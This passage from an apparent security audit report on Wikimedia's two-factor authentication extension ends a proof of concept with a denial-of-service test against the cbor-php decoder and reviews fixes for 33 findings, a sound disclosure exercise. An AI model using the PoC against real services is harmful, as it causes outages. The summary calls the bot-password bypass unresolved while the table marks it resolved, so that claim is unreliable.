$decoder->decode(new StringStream($payload));
```

Figure D.2.3.1: Proof of concept

```
% php -d memory_limit=512M poc-memory.php
PHP Fatal error: Allowed memory size of 536870912 bytes exhausted (tried to
allocate 4096 bytes) in cbor-php/src/UnsignedIntegerObject.php on line 34
```

Figure D.2.3.2: Running the script requires more than 512 MB of memory

E. Fix Review Results

When undertaking a fix review, Trail of Bits reviews the fixes implemented for issues identified in the original report. This work involves a review of specific areas of the source code and system configuration, not a comprehensive analysis of the system.

From June 5 to June 9, 2026, Trail of Bits reviewed the fixes and mitigations implemented by the Wikimedia team for the issues identified in this report. We reviewed each fix to determine its effectiveness in resolving the associated issue.

The fixes span three repositories: most land in the OATHAuth extension, a smaller set in mediawiki/core (the reauthentication framework and its SecuritySensitiveOperationStatus hook), and two vendored upstream changes from the web-auth libraries. Many of the fixes remove risky functionality outright rather than patching it, and the unresolved issues are concentrated in third-party dependency findings (spomky-labs/cbor-php, christian-riesen/base32, and jakobo/hotp-php) and the at-rest encryption redesign, which has groundwork in place but no cryptographic changes yet. Two noteworthy items stand out: two of the highest-severity findings remain open (the bot-password reauthentication bypass and the CBOR decoder denial-of-service), and the fix preventing reauthentication downgrades through the SecuritySensitiveOperationStatus hook was merged and then reverted after breaking another repository's unit tests, with an un-revert pending.

In summary, of the 33 issues described in this report, Wikimedia has resolved 17 issues, has partially resolved eight issues, and has not resolved the remaining eight issues. For additional information, please see the Detailed Fix Review Results below.

ID	Title	Severity	Status
1	Recovery codes with attached data are stored in plaintext	Informational	Resolved
2	Nonce reuse in recovery code encryption	Low	Unresolved
3	Plaintext secrets are accepted when at-rest encryption is enabled	Medium	Partially Resolved
4	Encrypted 2FA secrets can be swapped between users	Medium	Unresolved

5	Lenient Base32 decoding in dependency christian-riesen/base32	Informational	Unresolved
6	The jakobo/hotp-php library does not fully implement RFC 6238	Informational	Unresolved
7	The DisableOATHForUser special page does not enforce sitewide blocks	Medium	Resolved
8	WikiText markup can be injected on the OATHManage special page	Informational	Resolved
9	TOTP resistance decreases with the number of registered authenticators	Medium	Partially Resolved
10	Missing CSRF token on ApiQueryOATH can enable XS-Leaks on other user's 2FA status	Low	Resolved
11	The disableoath rate limit counter is never incremented	Low	Resolved
12	Obsolete ApiOATHValidate endpoint exposes a TOTP validation oracle	Informational	Resolved
13	Incomplete notifications and logging for security-sensitive 2FA operations	Informational	Partially Resolved
14	TOTP enrollment secret persists in session for full session lifetime	Informational	Unresolved
15	Unbounded recovery code generation via Recover2FAForUser	Informational	Resolved
16	TOCTOU window on the badoath rate limiter allows extra verification attempts	Medium	Resolved
17	CredentialForm.getErrorText falls back to rendering raw strings as HTML	Informational	Resolved

18	Disable action bypasses mandatory 2FA enforcement, allowing downgrade to recovery codes only	Informational	Resolved
19	Unbounded resource consumption in spomky-labs/cbor-php	High	Unresolved
20	Passkey registration mode is client-controlled and unenforced server-side	Informational	Resolved
21	Deprecated SHA-1 algorithm accepted for WebAuthn ceremonies	Informational	Partially Resolved
22	No minimum RSA key size enforced for WebAuthn credentials	Medium	Partially Resolved
23	WebAuthn origin validation ignores the port component	Informational	Resolved
24	WebAuthn challenges are valid for 24 hours	Informational	Resolved
25	WebAuthn credential ID is not checked for cross-user uniqueness	Low	Unresolved
26	TOTP rate limiting and replay protection fail open when there is no persistent cache backend and during outages	Medium	Unresolved
27	Bot password sessions bypass reauthentication for credential changes	High	Resolved
28	Disabling 2FA does not require proof of the second factor	Medium	Partially Resolved
29	WebAuthn sign counter is never persisted after authentication	Low	Resolved
30	2FA session flag persists after 2FA is disabled	Medium	Resolved
31	Recovery code verification and consumption are not atomic	Low	Partially Resolved

32	SecuritySensitiveOperationStatus hook can downgrade reauthentication requirements	Informational	Partially Resolved
33	WebAuthn API endpoints disclose credential metadata without reauthentication	Informational	Resolved

Detailed Fix Review Results

TOB-WIKI2FA-1: Recovery codes with attached data are stored in plaintext

Resolved in Gerrit change [1259891](#) ([fb1a691](#)). `RecoveryCodeKeys::serialize` now encrypts every code regardless of whether it carries attached data, and a serialization round-trip test was added. Nothing further is required.

TOB-WIKI2FA-2: Nonce reuse in recovery code encryption

Unresolved. No change in the set generates a per-code nonce or removes the reusable `$nonce` parameter from `EncryptionHelper::encrypt`, so a user's recovery codes are still encrypted under a single shared nonce. The recommended per-code nonce (or the redesign from [appendix B](#)) remains future work.

TOB-WIKI2FA-3: Plaintext secrets are accepted when at-rest encryption is enabled

Partially resolved in Gerrit changes [1294280](#) ([7bb0e08](#)), [1294297](#) ([2996ca8](#)), and [1296708](#) ([bfb2e0e](#)), which add an explicit per-key version/format indicator (plus migration script and tests) so the encrypted-vs-plaintext decision no longer relies on the presence of a `nonce` field. The change that actually rejects plaintext keys when encryption is configured (Gerrit change [1294290](#), [612ad7c](#)) is still unmerged, so the downgrade is not yet blocked.

TOB-WIKI2FA-4: Encrypted 2FA secrets can be swapped between users

Unresolved. The key-versioning groundwork in Gerrit change [1294280](#) ([7bb0e08](#)) does not bind ciphertext to a user identity. No change switches to an AEAD construction with the central ID as associated data, so an attacker with database write access can still copy an encrypted blob from one user to another.

TOB-WIKI2FA-5: Lenient Base32 decoding in dependency christian-riesen/base32

Unresolved. No dependency update, replacement, or input-validation wrapper for `christian-riesen/base32` appears in the provided change set.

TOB-WIKI2FA-6: The jakobo/hotp-php library does not fully implement RFC 6238

Unresolved. No dependency update or replacement for `jakobo/hotp-php` appears in the provided change set.

TOB-WIKI2FA-7: The DisableOATHForUser special page does not enforce sitewide blocks

Resolved in Gerrit change [1275408](#) ([6f464b1](#)). The page no longer overrides `requiresUnblock()` to return `false`, so sitewide-blocked users are now denied by the default `FormSpecialPage` block check.

TOB-WIKI2FA-8: WikiText markup can be injected on the OATHManage special page

Resolved in Gerrit change [1279283](#) ([a283cb5](#)). The user-controlled factor name was removed as a parameter from the `oathauth-delete-success` and `oathauth-enable-success` messages, eliminating the reflected-WikiText sink.

TOB-WIKI2FA-9: TOTP resistance decreases with the number of registered authenticators

Partially resolved in Gerrit changes [1293826 \(3f45e1b\)](#) and [1286946 \(be1d856\)](#), which lower `$wgOATHMaxKeysPerUser` from 100 to 25 and add an hourly `badoath-long` rate limit (also applied to `ip-all`). The recommended user-facing alert for rate-limited second-factor verification does not appear in the change set.

TOB-WIKI2FA-10: Missing CSRF token on ApiQueryOATH can enable XS-Leaks on other user's 2FA status

Resolved in Gerrit change [1277741 \(06fcea8\)](#). The `ApiQueryOATH` module was removed entirely, eliminating the cross-origin timing oracle.

TOB-WIKI2FA-11: The disableoath rate limit counter is never incremented

Resolved in Gerrit change [1275446 \(caac657\)](#). The explicit increment of 0 was removed so `pingLimiter` both checks and increments, the missing `disableoath` limit (5 per 60s, `can-bypass=false`) was added to `extension.json`, and the limiter now runs before the 2FA-status check to prevent enumeration.

TOB-WIKI2FA-12: Obsolete ApiOATHValidate endpoint exposes a TOTP validation oracle

Resolved in Gerrit change [1260751 \(3674f63\)](#). The `ApiOATHValidate` module and the `oathauth-api-all` rights were removed.

TOB-WIKI2FA-13: Incomplete notifications and logging for security-sensitive 2FA operations

Partially resolved in Gerrit changes [1275528 \(b41afca\)](#) and [1277741 \(06fcea8\)](#): the recovery-code-count presentation model was re-wired into use, and the conditionally skipped `ApiQueryOATH` logging path was removed along with the endpoint. The remaining gaps (notification on recovery-code consumption, email on repeated failed 2FA attempts, and an alert on adding a new factor) are not addressed in the change set.

TOB-WIKI2FA-14: TOTP enrollment secret persists in session for full session lifetime

Unresolved. No change adds an inactivity timeout or regenerates a fresh secret on each visit to the enrollment form; the pending secret is still cleared only on successful enrollment or session destruction.

TOB-WIKI2FA-15: Unbounded recovery code generation via Recover2FAForUser

Resolved in Gerrit changes [1277107 \(8092102\)](#) and [1277419 \(c726402\)](#). A configurable upper bound on the recovery-code count is now enforced in the generation routines, and `Recover2FAForUser` is rate-limited against a `recover-2fa` pool (5 per 60s).

TOB-WIKI2FA-16: TOCTOU window on the badoath rate limiter allows extra verification attempts

Resolved in Gerrit change [1286885 \(4d92a42\)](#). All verification providers (TOTP, recovery

codes, passkey) now call `pingLimiter('badoath')` to atomically check-and-increment before verification, instead of peeking with an increment of 0 and incrementing only after a failed attempt.

TOB-WIKI2FA-17: CredentialForm.getErrorText falls back to rendering raw strings as HTML

Resolved in Gerrit change [1295053 \(393db44\)](#). The fallback path now escapes plaintext error messages before passing them to `OO.ui.HtmlSnippet`.

TOB-WIKI2FA-18: Disable action bypasses mandatory 2FA enforcement, allowing downgrade to recovery codes only

Resolved in Gerrit change [1290065 \(547cbda\)](#). `DisableForm` and its `disable-all-of-type` action were removed, so factor removal now flows through the `delete` path, which enforces the `canRemoveKeys` check and prevents a downgrade to recovery-codes-only.

TOB-WIKI2FA-19: Unbounded resource consumption in spomky-labs/cbor-php

Unresolved. No upstream `spomky-labs/cbor-php` patch or dependency bump (recursion-depth limit, item-count cap, exponent validation) appears in the provided change set; this High-severity denial-of-service remains open.

TOB-WIKI2FA-20: Passkey registration mode is client-controlled and unenforced server-side

Resolved in Gerrit change [1295987 \(b6bf534\)](#). Registrations requesting passkey mode are now rejected when the authenticator response lacks the user-verification (UV) flag, so `supportsPasswordless` can no longer be set for a credential that never enforced passkey constraints.

TOB-WIKI2FA-21: Deprecated SHA-1 algorithm accepted for WebAuthn ceremonies

Partially resolved in Gerrit changes [1294266 \(7273b23\)](#), [1279332 \(2f184fe\)](#), [1279355 \(e6517c5\)](#), and [1287025 \(7ab7b8c\)](#). New registrations using deprecated algorithms are now rejected, and a maintenance script plus creation/login logging were added to identify affected keys. Already-registered RS1 credentials are still accepted during assertion, the algorithm has not been removed from the COSE manager, and the change was not upstreamed to `web-auth/cose-lib`.

TOB-WIKI2FA-22: No minimum RSA key size enforced for WebAuthn credentials

Partially resolved in Gerrit changes [1294266 \(7273b23\)](#) and [1287029 \(d9eac5c\)](#). New WebAuthn registrations with under-strength RSA keys are now rejected, and short-RSA creation/use is logged. Existing short-RSA credentials remain usable, and no minimum-key-size check was contributed to the upstream `web-auth/cose-lib` library.

TOB-WIKI2FA-23: WebAuthn origin validation ignores the port component

Resolved in Gerrit change [1279291 \(d957449\)](#). `WebAuthnKey` now calls `setAllowedOrigins()` (using `$wgCanonicalServer`) on the

CeremonyStepManagerFactory, selecting the CheckAllowedOrigins path that performs port-aware comparison instead of the deprecated CheckOrigin.

TOB-WIKI2FA-24: WebAuthn challenges are valid for 24 hours

Resolved in Gerrit change [1279294](#) ([a9bc5f7](#)). CLIENT_ACTION_TIMEOUT was reduced from 24 hours to 5 minutes, bounding both the client-side hint and the server-side challenge expiry.

TOB-WIKI2FA-25: WebAuthn credential ID is not checked for cross-user uniqueness

Unresolved. No change adds a global credential-ID uniqueness check during registration or a UNIQUE constraint on the stored credential ID.

TOB-WIKI2FA-26: TOTP rate limiting and replay protection fail open when there is no persistent cache backend and during outages

Unresolved. No change detects an EmptyBagOStuff or server-local cache backend, removes WRITE_BACKGROUND for security-critical keys, or moves the counters to a database-backed store; the controls still degrade silently when no shared cache is configured or during an outage.

TOB-WIKI2FA-27: Bot password sessions bypass reauthentication for credential changes

Resolved in the security patch for Phabricator task T422676 (T422676.patch). ApiChangeAuthenticationData, ApiLinkAccount, ApiRemoveAuthenticationData, SpecialLinkAccounts, and SpecialUnlinkAccounts now require the editmyprivateinfo right, which bot-password and OAuth sessions never hold, so a compromised bot password can no longer change the account's credentials.

TOB-WIKI2FA-28: Disabling 2FA does not require proof of the second factor

Partially resolved in Gerrit change [1290065](#) ([547cbda](#)). Removing DisableForm eliminates the disable-all-of-type path that removed keys with no challenge, but individual key removal via the delete action still depends on the reauthentication window and presents no fresh second-factor challenge while the session is within it.

TOB-WIKI2FA-29: WebAuthn sign counter is never persisted after authentication

Resolved in Gerrit change [1279325](#) ([c877fd2](#)). WebAuthnKey::authenticationCeremony now captures the validator's updated record and persists the new sign counter via updateKey, restoring the spec's clone-detection mechanism.

TOB-WIKI2FA-30: 2FA session flag persists after 2FA is disabled

Resolved in Gerrit changes [1266230](#) ([b524c4e](#)) and [1290065](#) ([547cbda](#)). \$wgOATHExclusiveRights and the AUTHENTICATED_OVER_2FA-based permission gating were removed, and DisableForm was dropped, so a stale session flag can no longer grant exclusive rights after 2FA removal. The team removed the gating mechanism rather than clearing the flag, which addresses the underlying issue.

TOB-WIKI2FA-31: Recovery code verification and consumption are not atomic

Partially resolved in Gerrit change [1286885 \(4d92a42\)](#), which moves the rate-limit increment ahead of verification and reduces the number of concurrent attempts. The core race is unaddressed: `updateKey` still performs an unconditional UPDATE with no optimistic locking, so two concurrent requests can still double-consume the same recovery code.

TOB-WIKI2FA-32: SecuritySensitiveOperationStatus hook can downgrade reauthentication requirements

Partially resolved in Gerrit changes [1279301 \(51a64cb\)](#) and [1286894 \(25ed0cb\)](#), which add logging of pre- and post-hook status changes (the short-term recommendation). The change that actually prevents downgrades (Gerrit change [1293824, 4af23dc](#)) was merged and then reverted because it broke another repository's unit tests. An un-revert is pending, so downgrades are not yet blocked.

TOB-WIKI2FA-33: WebAuthn API endpoints disclose credential metadata without reauthentication

Resolved in Gerrit change [1295988 \(8b49162\)](#). `ApiWebAuthn` now requires the `OATHManage` elevated-security level for all actions, including `getAuthInfo` and `getRegisterInfo`, not just `register`.

F. Fix Review Status Categories

The following table describes the statuses used to indicate whether an issue has been sufficiently addressed.

Fix Status	
Status	Description
Undetermined	The status of the issue was not determined during this engagement.
Unresolved	The issue persists and has not been resolved.
Partially Resolved	The issue persists but has been partially resolved.
Resolved	The issue has been sufficiently resolved.

About Trail of Bits

Founded in 2012 and headquartered in New York, Trail of Bits provides technical security assessment and advisory services to some of the world's most targeted organizations. We combine high-end security research with a real-world attacker mentality to reduce risk and fortify code. With 100+ employees around the globe, we've helped secure critical software elements that support billions of end users, including Kubernetes and the Linux kernel.

We maintain an exhaustive list of publications at <https://github.com/trailofbits/publications>, with links to papers, presentations, public audit reports, and podcast appearances.

In recent years, Trail of Bits consultants have showcased cutting-edge research through presentations at CanSecWest, HCSS, Devcon, Empire Hacking, GrrCon, LangSec, NorthSec, the O'Reilly Security Conference, PyCon, REcon, Security BSides, and SummerCon.

We specialize in software testing and code review assessments, supporting client organizations in the technology, defense, blockchain, and finance industries, as well as government entities. Notable clients include HashiCorp, Google, Microsoft, Western Digital, Uniswap, Solana, Ethereum Foundation, Linux Foundation, and Zoom.

To keep up with our latest news and announcements, please follow [@trailofbits on X](#) or [LinkedIn](#) and explore our public repositories at <https://github.com/trailofbits>. To engage us directly, visit our "Contact" page at <https://www.trailofbits.com/contact> or email us at info@trailofbits.com.

Trail of Bits, Inc.

228 Park Ave S #80688

New York, NY 10003

<https://www.trailofbits.com>

info@trailofbits.com

Notices and Remarks

Copyright and Distribution

© 2026 by Trail of Bits, Inc.

All rights reserved. Trail of Bits hereby asserts its right to be identified as the creator of this report in the United Kingdom.

Trail of Bits considers this report public information; it is licensed to the Wikimedia Foundation under the terms of the project statement of work and has been made public at the Wikimedia Foundation's request. Material within this report may not be reproduced or distributed in part or in whole without Trail of Bits' express written permission.

The sole canonical source for Trail of Bits publications is the [Trail of Bits Publications page](#). Reports accessed through sources other than that page may have been modified and should not be considered authentic.

Test Coverage Disclaimer

Trail of Bits performed all activities associated with this project in accordance with a statement of work and an agreed-upon project plan.

Security assessment projects are time-boxed and often rely on information provided by a client, its affiliates, or its partners. As a result, the findings documented in this report should not be considered a comprehensive list of security issues, flaws, or defects in the target system or codebase.

Trail of Bits uses automated testing techniques to rapidly test software controls and security properties. These techniques augment our manual security review work, but each has its limitations. For example, a tool may not generate a random edge case that violates a property or may not fully complete its analysis during the allotted time. A project's time and resource constraints also limit their use.